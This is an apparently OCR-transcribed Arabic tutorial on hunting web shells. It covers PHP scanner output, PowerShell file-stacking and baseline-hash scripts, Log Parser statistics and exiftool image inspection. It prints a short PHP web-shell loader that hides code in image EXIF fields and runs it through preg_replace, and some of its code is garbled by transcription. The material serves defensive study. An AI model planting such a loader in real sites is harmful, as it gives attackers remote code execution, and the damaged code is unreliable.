[M] Suspicious File Name: unknown2.php
| Full Path: /var/www/html/v1/css/unknown2.php
| Owner: 1000:1000
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:26 2017
| Last Modified: Thu Jul 6 16:00:33 2017
| File Size: 1.4MiB
[H] Suspicious Function: unknown2.php
| Function Name: eval
| Line Number: 7
| Full Path: /var/www/html/v1/css/unknown2.php
| Owner: 1000:1000
| Permission: 644
```

- المفاجأه ال مستينها هنلاقيه كمان طلعنا الملف ال **fully** **obsucated** ال هو اسمه **whatisthis.php**

```
[M] Suspicious Activity: whatisthis.php
| Activity: $ZVe4pZrS1($atE4muYNLph($Pwp6))
| Line Number: 16
| Full Path: /var/www/html/v1/fonts/whatisthis.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 19:55:22 2017
| Last Modified: Thu Jul 6 19:55:00 2017
| File Size: 1.5KiB
[M] Suspicious Activity: whatisthis.php
| Activity: $bIywY($00Xnet,$ro74Wy,$OIYd)
| Line Number: 18
| Full Path: /var/www/html/v1/fonts/whatisthis.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 19:55:22 2017
| Last Modified: Thu Jul 6 19:55:00 2017
| File Size: 1.5KiB
118 threat(s) detected in the scanned destination.
[*] Ended: 2017-07-06 21:09:19.846427
[*] Elapsed: 0 Minutes, 0 Seconds
(END)
```


- والملف دا مبيستخدمش اي **functions** من ال ذكرناهم انهم **suspicious** فوق ورغم كذا قدر ال **backdoor man** انه يطلعهم.

- وبكدا توصلنا ان ال **backdoor man** هي افضل أداة لحد دلوقتي ممكن تعملك **detect** لجميع ملفات ال **web shell** الخاصه بال **PHP** فقط ال هما ال **obsucated** وال **not obsucated** وال **fully obsucated** كلهم من النوع **PHP** أما لو كان نوع الملفات **txt** يبقى تروح لاحسن أداة بتعمل **Detect** لملفات ال **txt** وهي ال **Neo**.

- لو عاوز ال **output** بتاع ال **backdoor man** يطلعك بالالوان عشان يكون منسق ومنظم ومرتب هتلقى من ال **command** ال كتبتة الامر **less** عشان دا الامر المسؤول عن انه يطلعك ال **out put** بالشكل العادي بتاعه ولما تلغي الامر **less** ساعتها هيظهرلك ال **out put** بالشكل دا .

```
[M] Suspicious Activity: whatisthis.php
Activity: $ZVe4pZrS1($atE4muYNLph($Pwp6)
Line Number: 16
Full Path: /var/www/html/v1/fonts/whatisthis.php
Owner: 0:0
Permission: 644
Last Accessed: Thu Jul 6 19:55:22 2017
Last Modified: Thu Jul 6 19:55:00 2017
File Size: 1.5KiB
[M] Suspicious Activity: whatisthis.php
Activity: $bIywY($00Xnet,$ro74Wy,$0IYd)
Line Number: 18
Full Path: /var/www/html/v1/fonts/whatisthis.php
Owner: 0:0
Permission: 644
Last Accessed: Thu Jul 6 19:55:22 2017
Last Modified: Thu Jul 6 19:55:00 2017
File Size: 1.5KiB
118 threat(s) detected in the scanned destination.
[*] Ended: 2017-07-06 21:19:44.995732
[*] Elapsed: 0 Minutes, 0 Seconds
```

- تعالى نبص على **technique** تاني اسمه ال **file stacking** معناه اننا عاوزين نبص عال **files** الجديده ال تعملها **creation** فال **web path** في مسار الويب ال هو ال **html Directory** ونراقبها عشان نشوف اذا كانت الملفات ال اتعملها **creation** دي **malicious** ولا لاء

- مش احنا اما نيجي نثبت **web server** بتنزل معاه ال **files** الخاصه بيه وال **folders** ال بتحتوي على ملفات ال **web server** دي ال بتحتوي داخلها على ال **processes** ال بتشغل ال **web server** تمام كدا احنا بقا عاوزين من خلال **technique** ال **file stacking** نروح لل **web server** نقوله ورينا آخر ال **files** ال اتعملها **creation** عندك لان ال **Web server** كدا كدا مش محتاج يتعمل **create** لل **files** عليه هو بييجي معاه ال **files** بتاعته معاه مش محتاج تزودله حاجه ... بييجي معاه على سبيل المثال ال **file** بتاع صفحه ال **index** وبييجي معاه ال **file** بتاع ال **content** وهذا بييجي بعدته كامله مل عليك الا انك تستخدمه

- فمثلا ال **web server** بتاعك شغال عادي والناس بتعمل **access** عليه عادي والدنيا تمام وفجأه تلاقي **attack** حصل عليك فساعتها بنروح لل **technique** دا ... نروح نشوف آخر ال **files** ال اتعملها **create** عشان ممكن دي تكون هي المتسببه فال **attack** ال حصل .

وممكن ميكونش **attack** عادي ممكن يكون ال **developer** ضاف **files** جديده لل **web server** عندك ... فاحنا نروح نعمل **investigation** لل **files** دي ونتأكد بنفسنا .

- عشان نطبق الكلام ال قولناه فوق تعالى نستخدم مع بعض أكواد **power Shell** تعملنا الكلام دا وهنفترض اننا شغالين بال **web**

server بتاع **windows** ال هو ال **IIS** تمام كدا عشان كدا
هنستخدم ال **power shell commands**

```
Param(
    [Parameter(Position=0,Mandatory=$True)]
    [String[]]
    $searchPath
)

Get-FullPathFileStacking.ps1

Get-ChildItem $searchPath -Recurse -File | Select-Object fullname,length,lastwritetime | Out-GridView
```

- لو حابب تفهم الكومند دا ارجع للشرح فوق شرحه بالتفصيل في جزء
ال **power shell** فوق راجع صفحه 26 .

المهم هنلاقي ال **command** ال كتبناه طلعي ال **out put** بتاعه
بالشكل دا ... ودا الكود ال هنستخدمه وهيطلعنا النتيجة على حسب ال
path لان احنا شارطين عليه كدا فال **command** ال كتبناه.

Get-ChildItem \$searchPath -Recurse -File Select-Object fullname,length,lastwritetime Out-GridView			
Filter			
+ Add criteria			
FullName	Length	LastWriteTime	
C:\inetpub\wwwroot\test>About.aspx	378	7/12/2017 9:00:30 AM	
C:\inetpub\wwwroot\test>About.aspx.cs	263	7/12/2017 9:00:30 AM	
C:\inetpub\wwwroot\test\Bundle.config	226	7/10/2017 12:14:10 PM	
C:\inetpub\wwwroot\test>Contact.aspx	709	7/12/2017 9:00:30 AM	
C:\inetpub\wwwroot\test>Contact.aspx.cs	265	7/12/2017 9:00:30 AM	
C:\inetpub\wwwroot\test\Default.aspx	1,977	7/12/2017 9:00:30 AM	
C:\inetpub\wwwroot\test\Default.aspx.cs	266	7/12/2017 9:00:30 AM	

- طب تعالى نشوف لو احنا عاوزين نطلع النتائج عن طريق ال
creation time برضه نفس القصة عندنا **command** معين
نكتبه فال **power shell** يدينا النتيجة ...

- بمعنى عاوز اعرف التوقيت بتاع كل **file** ال اتعمل فيه لل **creation**
لل **file** عشان اطبق **technique** تاني اسمه ال **base line** !!??

ايه دا ... هقولك مش احنا عندنا الملفات ال بتيجي مع ال **web**
server زي مقولنا تمام كدا دي اسمها ال **base line** ال هي
الاساس يعني الملفات الاصلية بمعنى آخر عشان المفروض وانت بتعمل
creation ل **web server** جديد عندك ع ال **server** لازم تاخذه
snap shot عشان تحفظ نسخها من الاصل بالملفات ال اتعملها

creation ترجعلها فحاجه زي كدا ... فأحنا هنروح نشوف التوقيت
ال اتصطب فيه ال **files** الاصلي ال **base line** عشان نقارنها بال
snap shot الاصلي ال خدناه وقت تصطيب ال **server** وعرفنا ال
files الاصليه ال هي ال **base line** ال اتصطبت معاه معايا انت
لحد هنا !!... ونعرف هل فيه ملفات جديده اتعملها **creation** ولا لاء .

- تعالى ناخذ مثال ... لو عندنا **folder** ما جوا ال **web server**
اسمه مثلا اسمه **web folder** تمام كدا ... لسه معموله **create**
انهارده عال **web server** وال **folder** دا كان فيه **file** واحد
اسمه **text1**

تمام كدا ال **folder** بال **file** دا وانا عملهم **create** انهارده
خدت **snap shot** للشاشه عندي ... جينا تاني يوم روحنا لل
folder بتعنا ال عملين **check** عليه امبارح وكله تمام لقينا **file**
جديد معموله **create** اسمه **text2** !!!!!!!؟؟؟؟؟؟ ايه دا ؟؟؟!!

- فنبدء نقول ال **file** ال اتعمله **create** الجديد هو **text2** دا ال تم
اضافته عندي عال **web server** فال **folder** فلو عندك **attack**
تبدء تشك فيه ممكن يكون ال **file** دا خاص بال **web shell** ال رفعه
ال **attacker** عندي صح كدا ... تبدء بقا تاخد ال **file** دا وتعمله
investigation بنفسك وتدخل جواه تفحكش براحتك على اي دليل
يدل انه **suspicious** أو تديه لل **tools** تعملك هي ال
investiagtion براحتك وتديك النتيجة علطول زي مكننا شرحنا فوق
.

- ودا الكود ال هتستخدمه فال **power shell** مش محتاج افكر
الحاجات دي فال **note** عندك برا وتعمل ال **note** الخاصه بيك ال
فيها كل ال **tools** وال **commands** ال هتحتاجها وأنت بتعمل
Hunt .

Get-TimeDiffFileStacking.ps1

```
Param(
    (Parameter(Position=0,Mandatory=$True))
    [String[]]
    $searchPath,
    (Parameter(Position=1,Mandatory=$True))
    [DateTime[]]
    $pubDate
)

Get-ChildItem -path $searchPath -File -Recurse -Include "*.aspx", "*.asp" |
Where-Object {($_.LastWriteTime.ToShortDateString() -gt $pubDate.ToShortDateString()) -or ($_.LastWriteTime.ToShortTimeString() -gt $pubDate.ToShortTimeString())} |
Select-Object directory,name,length,lastwritetime |
Format-Table -AutoSize
```

- وادي الكود بشرحه ثاني عشان متروخش بعيد وهتلاقيه نفس ال شرحناه فوق بس هتلاقيه مزودلك ال **strings** ال هتضيفها لل **command** بتاعت ال **creation time** ال قولنا هنستخدمه فال **base line** عشان نعمل **file stacking** تمام كدا

```
Get-ChildItem -path $searchPath -File -Recurse -Include "*.aspx", "*.asp" |
Where-Object {($_.LastWriteTime.ToShortDateString() -gt $pubDate.ToShortDateString()) -or ($_.LastWriteTime.ToShortTimeString() -gt $pubDate.ToShortTimeString())} |
Select-Object directory,name,length,lastwritetime |
Format-Table -AutoSize
```

A brief explanation of the code (only components not already explained):

- **-Include** will instruct PowerShell only to check a specific file type, in this case ASP*.
- **Where-Object** will search objects and return data based on search parameters.
 - **{{(\$_.LastWriteTime.ToShortDateString() -gt \$pubdate.ToShortDateString())}** will compare date of last write time of the file to date entered in console.
 - **{{(\$_.LastWriteTime.ToShortTimeString() -gt \$pubdate.ToShortTimeString())}** will compare time of last write time of the file to time entered in console.
- **Format-Table -AutoSize** will format output in a table format in console.

- تعالى نفهم حاجه صغيره عن ال **baseline** ال كنا اتكلمنا عليه فوق ... ال **base line** ممكن يساعدك انك تعمل **detect** لل **susipicious** من ال **services** وال **process** وال **Drivers** وال **applications** ال اتعملها **install** وممكن تعملك **comparison** بين ال **files** الاصليه وال اتعملها **create** او **configuration** .

- احنا هنعمل **create** لل **base line** عندنا فال **web directory** ال كنا قولنا عليه فوق عشان نفهم زاي نستخدمه بشرح مفصل

وعشان نعمل **create** لل **base line** لازم نستخدم **function** جوا
ال **power shell** اسمها ال **Get-child item** وال **Get-file**
hash ونستخدم ال **functions** دي فمسار معين ال قولنا
عليه بتاع ال **web shell** وهنخليه يعملنا **export** لاي حاجات
suspicious على شكل **csv file** ويحفظهولنا .



- ودا ال **command** ال بيحتوي على المسار ال عاوز تطلع منه ال
data وهنا بقوله بالامر **Get-childitem** انك تروح لل **files**
الموجوده جواها وكمان لو في حاجه منهم فال **subdirectory**
اتعملها **configuration** تجبها برضه .. وتجيبلى ال **Algorithm**
بتاعتهم ال **MD5** بس طبقا لل **command** ال هو **Get-file**
Hash وبعد كدا تعملي **export** ليهم لملف من النوع **CSV**
وتحفظهم وبكدا يبقا طبقنا ال **base line** عن طريق ال **power**
shell بال **commands** .

- هتطلعنا نتيجة لل **base line** ال **command** ال كتبناه فوق
بالشكل دا

```
"Algorithm","Hash","Path"
"MD5","772B2CD6450F318B5E2C0EB3CB42C706","C:\inetpub\wwwroot\foocompany\decoy.txt"
"MD5","D3342ACBCCC2DE7B7CAE8F5EA328BC67","C:\inetpub\wwwroot\foocompany\index.html"
"MD5","535645F35E27646C5AE0FDFC48727E45","C:\inetpub\wwwroot\foocompany\index.php"
```

- هتلاقيه مطلقك ال **Algorithm** بتاعت كل ملف وال **path** بتاعه
وال **hash** كمان ... طبعا ال **Hash** مفيد بالنسبالي لاني كدا معايا
ال **Hash** الاصلى بتاع كل **File** فلو تم تغيير ال **Hash** او التلاعب فيه

انا كدا هعرف لاني معايا ال **Hash** الاصلي ... فانت كدا معاك **Hashes** ال **Base line** تمام كدا ولو نزلت **Web Shell** ولقيت **file** ما انت شاكك فيه روح اعمل **Technique** ال **Base line** قارن ال **Hash** ال **Base line** بال **Hash** بعد اي تعديل حصل ع الملفات او محتوياتها عشان تعرف اذا كان ال **Hash** اتغير ولا لاء .

- عندنا **Power shell script** تديه لل **Power shell** وهو يقارنك ال **Hashes** ال **base line** بال **hashes** بعد التعديل على أي ملفات او اي ملف جديد تم اضافته نزل ال **Hash** دا فنفس المسار ال شغال فيه وهو هيبدا يعمل ال **Comparison** بتاعته عادي

Compare-FileHashesList.ps1

```
[CmdletBinding()]
Param ( $ReferenceFile, $DifferenceFile, [Switch] $IncludeUnchanged, [Switch] $SummaryOnly, [Switch] $NotCaseSensitive )

Set-StrictMode -Version 2.0

# Verbose messages only written when -Verbose switch is used:
if ($VerbosePreference -eq 'Continue') { [System.GC]::Collect(2) }
$Start = Get-Date #Used to compute total run time; excludes GC time.
Write-Verbose -Message ('Start: ' + ($Start))

# Import the files into arrays, and sort on Path to optimize Compare-Object later.
# There is a big penalty for the sorting, especially when the same command *should* be
# used to produces the files each time, but there can be up to a 50x penalty with large
# files that contain very dissimilar paths or a large difference in entry counts.
$before = Resolve-Path -Path $ReferenceFile -ErrorAction Stop
$after = Resolve-Path -Path $DifferenceFile -ErrorAction Stop
```

- ودي النتيجة ال هتطلعك بعد أما يعمل ال **Comparison**

```
PS C:\hunting\scripts> .\Compare-FileHashesList.ps1 -ReferenceFile C:\Baseline-WWW-FooCompany.csv -DifferenceFile C:\07192017-WWW-FooCompany.csv | ft -auto
Status Path
-----
New     C:\inetpub\wwwroot\foocompany\blah\I-am-a-new-file(catch me).txt

PS C:\hunting\scripts> .\Compare-FileHashesList.ps1 -ReferenceFile C:\Baseline-WWW-FooCompany.csv -DifferenceFile C:\07192017-WWW-FooCompany.csv -SummaryOnly

StartTime      : 7/19/2017 4:48:32 PM
FinishTime     : 7/19/2017 4:48:32 PM
RuntimeInSeconds : 0.003
TotalDifferences : 1
New            : 1
Missing        : 0
Changed        : 0
PerSecond      : 4666.7
```

- انت عطيتہ ملف ال **Base line** والملف ال **new** وهو هيقارنك ال **Hashes** بتاعتهم وطلعك النتيجة وقلك لقيت عندي **file** من ال **new** دول ال **Hash** بتاعته مختلفه عن ال **Base line** زي مالصولاة موضحة ... فأنت تبدء تروح للمسار دا ال هو مطلعوهوك وتروح للملف ال ذكرهوك وتتعامل معاه تعمله **investigation** الاول عشان ممكن يطلع **Web Shell** وممكن يطلع ملف جديد ضافه ال **Developer** فأنت تتأكد بنفسك الاول وتتعامل معاه على حسب ال **Case** ال صنفتها.

- عندنا **technique** تاني بنستخدمه عشان نعمل **Detect** لل **Web Shells** وهو ال **Statistical Analysis** بمعنى هنطلع كل ملف من ملفات ال **Web server** ونشوف الملف دا أتنفذ كام مرة

بدل مكل شويه نروح لل **full file path** ونروح نشوف ال **Creation Time** ونقعد نعمل مقارنات بينهم وبين ال **base line** زي مكنا شوفنا فال **file stacking** .

- طب احنا هنستخدم ال **statistical Analysis** في ايه او هيفدنا ازاي؟! هنشوف الكلام دا فالجي ان شاء الله .

- لو عندنا **web shell** مخفي على شكل ملف ما وال **attacker** بيستخدمه عشان ينفذ **commands** عال **server** بطريقه **remotely** تمام كدا ... احنا هنشوف اكثر ملف من الملفات اتعمله **execution time** بمعنى اتعدل عليه كتير في اوقات مختلفه مما يدل على ان ال كان بيستخدمه كان بيعدل فيه حاجات لاهداف معينه عاوز يحققها فنبء نشك فال **file** دا ونعمله **investigation** ودا ال هيعمله ال **technique** ال قولنا عليه ال هو **statistical analysis** .

عندنا **tool** هنستخدمها هتطلعنا ال **statistical analysis** وهي
ال **log parser studio** ودي خاصه بسيرفرات ال **Windows**
فقط .

/index.php	24146	47221	0	155
/logs/logs.txt	2	187	171	179
/ahttp://172.16.5.37:8081/fdos8h49dzUt851aE	1	202	202	202
/logs/	1	202	202	202
/aE	17	249	171	209
/js/a.js	1	374	374	374

Times file was accessed/executed

```
SELECT TOP 25
  cs-uri-stem as URL,
  count(cs-uri-stem) as Count,
  MAX(time-taken) As Max,
  MIN(time-taken) As Min,
  Avg(time-taken) As Average
FROM '[LOGFILEPATH]'
GROUP BY URL
ORDER By Average
```

- هتلاقيه هنا جايبك ال **files** بالتحليل بتاعها وبيقولك اتعملها
execution time كام مرة بمعنى اتفتح واتعدل عليه كام مرة ...
لو بصيت عالمثال هتلاقي ال **file** ال اسمه **/index.php** هتلاقيه
متكرر كتير ودي حاجه عاديه بالمناسبه..... عشان دايم هتلاقي ال
index.php او ال **index.txt** دي بتبقي الصفحة الرئيسيه بتاعت
ال **web server** ال هي ال **home page** عشان عدد ال **users**
ال بيدخل عال **web server** تمام كدا وكمان مش معمولها
execution خالص .

- طبعا وال **query** ال فالمثال اما كتبناها محدداش فيها انه يطلعنا ال
execution time احنا قولنا عاوزين عدد الملفات ال اتكررت او
اتفتحت كتير تعالى نشوف مثال ال **Execution time** .

cs-uri-stem	Total	MaxTime	AvgTime
/WebShell.asp	5	49126	15343
/About	2	10	6
/Account/Login	2	155	78
/	2	11545	5774
/Content/css	2	96	62

Length of execution times of file

```
SELECT TOP 25
  cs-uri-stem as URL,
  count(cs-uri-stem) as Count,
  MAX(time-taken) As Max,
  MIN(time-taken) As Min,
  Avg(time-taken) As Average
FROM '[LOGFILEPATH]'
GROUP BY URL
ORDER By Average
```

- هتلاقي ملف تنفيذي من النوع **asp** اتعمله **execution Time**
كتير جدا ال هو **webshell.asp** بمعنى هتلاقي الملف الوقت ال تم

استخدامه فيه ... فأنت عاطول تشك فيه ممكن يكون ملف **Web**
Shell فتروح عمله **Investigation** وتتأكد بنفسك وتشوفه كان
 بينفذ **process** ايه عندك عالنظام وهكذا .


- ممكن ال **attacker** وهو بيخفي ملفات ال **web shell** او ملف ال **PHP** عندك ع الجهاز يحطهاك ف **image** وبالضبط فال **Header** بتاعت الصورة ... فأحنا عاوزين اداه تطلعنا ال **data** الموجوده فال **header** بتاعت ال **image** زي ال **Exif tool** مثلا وي اداه بتدخل جوا ال **image file** وتطلعك ال **Data** بتاعت ال **header** .. ودا شكل الاداه وهي شغاله فال **normal case** هتلاقيها عطياك تفاصيل عن ال **image** والمسار الموجوده فيه وهكذا ولو فتحتها بال **Notepad** هتديك نفس النتائج ولكن بصورة مختلفه حبتين عن ال **CMD**.

The image to the right contains the output from exiftool, while the bottom one uses notepad to open the JPG file.

```
C:\Users\Administrator\Desktop\tools\exiftool -k.exe
ExifTool Version Number      : 10.58
File Name                    : pic2.jpg
Directory                   : C:/inetpub/wwwroot/members/images
File Size                   : 758 kB
File Modification Date/Time  : 2009:07:13  22:32:31-07:00
File Access Date/Time       : 2017:06:30  05:55:06-07:00
File Creation Date/Time     : 2017:06:30  05:55:06-07:00
File Permissions             : rw-rw-rw-
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.02
Exif Byte Order              : Big-endian (Motorola, MM)
Modify Date                 : 2009:03:12  13:48:23
Copyright                   : Microsoft Corporation
```

[illegible]

- تعالیٰ نستخدم نفس ال **Tool** بس على **malicious file** ونشوف
ال **tool** هتطلعنا ايه



- هتلاقي من ضمن ال **functions** ال جوا ال **file** زي مالمثال
 موضح هتلاقيها ال **eval** وال **base64_decode** ودول كنا قايلين
 عليهم انهم **malicious functions** بيظهروا فال **web shell**
files تمام كدا وازاي اصلا دي صورة وازاي جواها **PHP**
function !!؟؟ فتبتدي تشك اصلا فالصورة دي وتتأكد علطول ان دي
 صورة جواها ملف **web shell** .

ودا كود ال **PHP** ال جوا الصورة كمان للتأكد وال طلعتھولك ال **tool**

```
<?php
$exif = exif_read_data('http://URI-OF-TARGET-SERVER/members/images/tainted.jpg');
preg_replace($exif['Copyright'],$exif['Document Name'],'');
?>
```

- عندنا **tool** اسمها **W3WP parent - child detection**
 ودي عبارة عن **Power Shell code** لو انت حطيتھ عال **Web**
server هيقدر يتابعك ايه ال **process** ال اتعملها **creation** هنا
 عالجهاز بتاعك وكمان لو كان فيه **Child process** متعلقه بيها
 كمان عندك هتجبھالك وكمان هتعرفك استھلاك ال **process** دي قد ايه
 .

- وهي شغاله برضه بال **base line** يعني عارفه ال **process** بتاعت الجهاز الاصليه ... فمن الطبيعي ان اي **command** هيتنفذ من خلال ال **web shell** هيتم تنفيذه من خلال ال **C&C** عن بعد هيعمل **create** ل **process** جديده ... فال **tool** بتاعتنا تعرف تعملك ليها **detect** لاي **malicious process** اتعملها **create** على ال **Web server** وتديك **Alert** بيها ... ودا شكل الكود ال **PHP** بتاعها

Script Part 1: Get-W3WPChildren.ps1

```
# https://gist.github.com/aroben/5542538
while($true)
{
    If (($Get-WmiObject -Class Win32_Process -Filter "Name='w3wp.exe'" -ne $null))
    {
        $p = Get-WmiObject -Class Win32_Process -Filter "Name='w3wp.exe'" | Select ProcessID
        $ProcessesById = @{}
        foreach ($Process in (Get-WmiObject -Class Win32_Process)) {
            $ProcessesById[$Process.ProcessID] = $Process
        }

        $ProcessesWithoutParents = @()
        $ProcessesByParent = @{}
        foreach ($Pair in $ProcessesById.GetEnumerator()) {
            $Process = $Pair.Value

            if (($Process.ParentProcessID -eq 0) -or !$ProcessesById.ContainsKey($Process.ParentProcessID)) {
                $ProcessesWithoutParents += $Process
                continue
            }

            if (!$ProcessesByParent.ContainsKey($Process.ParentProcessID)) {
                $ProcessesByParent[$Process.ParentProcessID] = @()
            }
        }
    }
}
```

Script Part 2: Get-W3WPChildren.ps1

```
$Siblings = $ProcessesByParent[$Process.ParentProcessID]
$Siblings += $Process
$ProcessesByParent[$Process.ParentProcessID] = $Siblings
}

function Show-ProcessTree([UInt32]$ProcessId, $IndentLevel) {
    $Process = $ProcessesById[$ProcessId]
    $Indent = " " * $IndentLevel
    if ($Process.CommandLine) {
        $Description = $Process.CommandLine
    } else {
        $Description = $Process.Caption
    }

    Write-Output (" {0,6}{1} {2}" -f $Process.ProcessID, $Indent, $Description)
    foreach ($Child in ($ProcessesByParent[$ProcessId] | Sort-Object CreationDate)) {
        Show-ProcessTree $Child.ProcessID ($IndentLevel + 4)
    }
}

Write-Output (" {0,6} {1}" -f "PID", "Command Line")
Write-Output (" {0,6} {1}" -f "----", "-----")

Show-ProcessTree $p.ProcessID 0
}
```

- ودا شكل ال **command line** بتاع ال **tool** فال **power shell**


```
PID Command Line
-----
2252 c:\windows\system32\inet\w3wp.exe -ap "CMS" -v "v4.0" -l "webengine4.dll" -a \\.\pipe\iisipm11a63c8b-7330-4db
2-9d19-4d3df0fa6086 -h "C:\inetpub\temp\appools\CMS\CMS.config" -w "" -m 0 -t 20 -ta 0
860 cmd /c ping 192.168.254.2
4000 ??C:\Windows\system32\conhost.exe 0x4
916 ping 192.168.254.2
```

- **وفي النهاية** هقولك اننا بفضل الله وتوفيقه شرحنا كل ال **techniques** ال ممكن تشوفها بتعمل **Hunt** لل **Web shell** بس انت ف شغلك اقدر حاجه هتشوفها وهتستخدمها عموما هي ال **Tools** فرکز عليها حبتين بزياده وافهمها وطبق عليها هتلاقي كتير لابات لل **Web Shell hunting** على **try hackme** وغيرها من المنصات .. جرب ومشى ايدك عشان تبقى جاهز تعمل **hunt** فشغلك الحقيقي ...

- بس كذا وشكرا على وقتك ويارب اكون أفدتك بشيء ولا **تنسي الدعاء** في كل وقت **لاخواننا المستضعفين في غزه والسودان وسوريا واليمن** وكل مكان **أن ينصرهم الله ويثبت أقدامهم** .